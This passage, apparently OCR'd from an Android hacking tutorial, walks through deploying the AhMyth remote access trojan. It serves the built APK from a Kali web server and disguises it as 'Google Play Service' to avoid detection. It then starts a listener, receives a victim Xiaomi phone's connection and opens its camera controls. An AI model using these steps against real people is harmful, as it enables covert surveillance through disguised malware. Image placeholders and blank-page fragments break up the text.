
```
(kali@kali)-[~]
$ cd AhMyth/Output
(kali@kali)-[~/AhMyth/Output]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

One of the biggest mistake humans make that affects the security of Android is that while installing any apps and I am talking about those available on Play store, they don't usually observe carefully what permissions the mobile app is asking for and if it really needs those to work or not.


For example, when we try to install our APK on target phone, It will display the permission it is asking for.



You can see that the app is being installed with name “Google Play Service”, ‘the official Google App’.



This increases the chances of our malicious app going undetected and ignored.



On AhMyth server, let's start the listener.

Victims

APK Builder

 VICTIMS LAB

Port

>_ Listen

>_ Stop

Country	Manuf.	Model	Release	IP	Port
---------	--------	-------	---------	----	------

4/11/2025, 9:04:37 AM

[✓] Started Listening on Port: 42474

To put a connection back, user needs to keep the app open. Once he/she does this, we get a connection back on the Victim's lab section of AhMyth as shown below.

This part of the page has been intentionally left blank

Victims

APK Builder

 VICTIMS LAB

Port

>_ Listen

>_ Stop

Country	Manuf.	Model	Release	IP	Port
	Xiaomi	Redmi 6A	9	192.168.0.108	50304


4/11/2025, 9:15:37 AM

4/11/2025, 9:30:54 AM

[x] Already Listening on Port 42474


[i] New victim from 192.168.0.108

Let's open the lab.




Let's open the camera section.

This part of the page has been
intentionally left blank



